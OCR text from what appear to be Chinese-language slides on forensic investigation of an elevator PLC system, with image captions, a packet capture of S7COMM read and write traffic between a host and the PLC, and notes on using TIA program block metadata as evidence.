
电梯轿厢




连接PLC和触摸板的网络交换机




控制电梯系统的PLC




电梯系统的电子数据取证流程图






电梯网络流量追踪




No.	Time	Source	Destination	Protocol	Length	Info
8	6.336289	192.168.0.1	192.168.0.20	TCP	60	102 → 58193 [SYN, ACK] Seq=0 Ack=1 Win=4096 L…
9	6.336412	192.168.0.20	192.168.0.1	TCP	54	58193 → 102 [ACK] Seq=1 Ack=1 Win=64240 Len=0
10	6.336452	192.168.0.20	192.168.0.1	COTP	76	CR TPDU src-ref: 0x0001 dst-ref: 0x0000
11	6.341125	192.168.0.1	192.168.0.20	COTP	76	CC TPDU src-ref: 0x000d dst-ref: 0x0001
12	6.341936	192.168.0.20	192.168.0.1	S7COMM	79	ROSCTR:[Job] Function:[Setup communicati…
13	6.345719	192.168.0.1	192.168.0.20	S7COMM	81	ROSCTR:[Ack_Data] Function:[Setup communicati…
14	6.368758	192.168.0.20	192.168.0.1	S7COMM	85	ROSCTR:[Job] Function:[Read Var]
15	6.373240	192.168.0.1	192.168.0.20	S7COMM	80	ROSCTR:[Ack_Data] Function:[Read Var]
16	6.374129	192.168.0.20	192.168.0.1	S7COMM	85	ROSCTR:[Job] Function:[Read Var]
17	6.376373	192.168.0.1	192.168.0.20	S7COMM	80	ROSCTR:[Ack_Data] Function:[Read Var]
18	6.378197	192.168.0.20	192.168.0.1	S7COMM	90	ROSCTR:[Job] Function:[Write Var]
19	6.381098	192.168.0.1	192.168.0.20	S7COMM	76	ROSCTR:[Ack_Data] Function:[Write Var]
20	6.387474	192.168.0.20	192.168.0.1	S7COMM	85	ROSCTR:[Job] Function:[Read Var]
21	6.390597	192.168.0.1	192.168.0.20	S7COMM	80	ROSCTR:[Ack_Data] Function:[Read Var]
22	6.391026	192.168.0.20	192.168.0.1	S7COMM	85	ROSCTR:[Job] Function:[Read Var]
23	6.393586	192.168.0.1	192.168.0.20	S7COMM	80	ROSCTR:[Ack_Data] Function:[Read Var]
24	6.395134	192.168.0.20	192.168.0.1	S7COMM	90	ROSCTR:[Job] Function:[Write Var]
25	6.396564	192.168.0.1	192.168.0.20	S7COMM	76	ROSCTR:[Ack_Data] Function:[Write Var]
26	6.402433	192.168.0.20	192.168.0.1	S7COMM	85	ROSCTR:[Job] Function:[Read Var]
27	6.406130	192.168.0.1	192.168.0.20	S7COMM	80	ROSCTR:[Ack_Data] Function:[Read Var]
28	6.408142	192.168.0.20	192.168.0.1	S7COMM	85	ROSCTR:[Job] Function:[Read Var]
29	6.411317	192.168.0.1	192.168.0.20	S7COMM	80	ROSCTR:[Ack_Data] Function:[Read Var]
30	6.412165	192.168.0.20	192.168.0.1	S7COMM	90	ROSCTR:[Job] Function:[Write Var]
31	6.415924	192.168.0.1	192.168.0.20	S7COMM	76	ROSCTR:[Ack_Data] Function:[Write Var]
32	6.421172	192.168.0.20	192.168.0.1	S7COMM	85	ROSCTR:[Job] Function:[Read Var]
33	6.424160	192.168.0.1	192.168.0.20	S7COMM	80	ROSCTR:[Ack_Data] Function:[Read Var]
34	6.425053	192.168.0.20	192.168.0.1	S7COMM	85	ROSCTR:[Job] Function:[Read Var]
35	6.427144	192.168.0.1	192.168.0.20	S7COMM	80	ROSCTR:[Ack_Data] Function:[Read Var]
36	6.429111	192.168.0.20	192.168.0.1	S7COMM	90	ROSCTR:[Job] Function:[Write Var]
37	6.431532	192.168.0.1	192.168.0.20	S7COMM	76	ROSCTR:[Ack_Data] Function:[Write Var]
38	6.438983	192.168.0.20	192.168.0.1	S7COMM	85	ROSCTR:[Job] Function:[Read Var]
39	6.441595	192.168.0.1	192.168.0.20	S7COMM	80	ROSCTR:[Ack_Data] Function:[Read Var]
40	6.443138	192.168.0.20	192.168.0.1	S7COMM	85	ROSCTR:[Job] Function:[Read Var]
41	6.446660	192.168.0.1	192.168.0.20	S7COMM	80	ROSCTR:[Ack_Data] Function:[Read Var]

PLC程序块的元数据




- 在TIA程序中，对象由程序块表示
- 每个程序块都有自己的元数据和属性
- 这使得取证人员能够识别出程序块的二进制大小、最后的编译日期和最后修改日期

PLC程序块的元数据



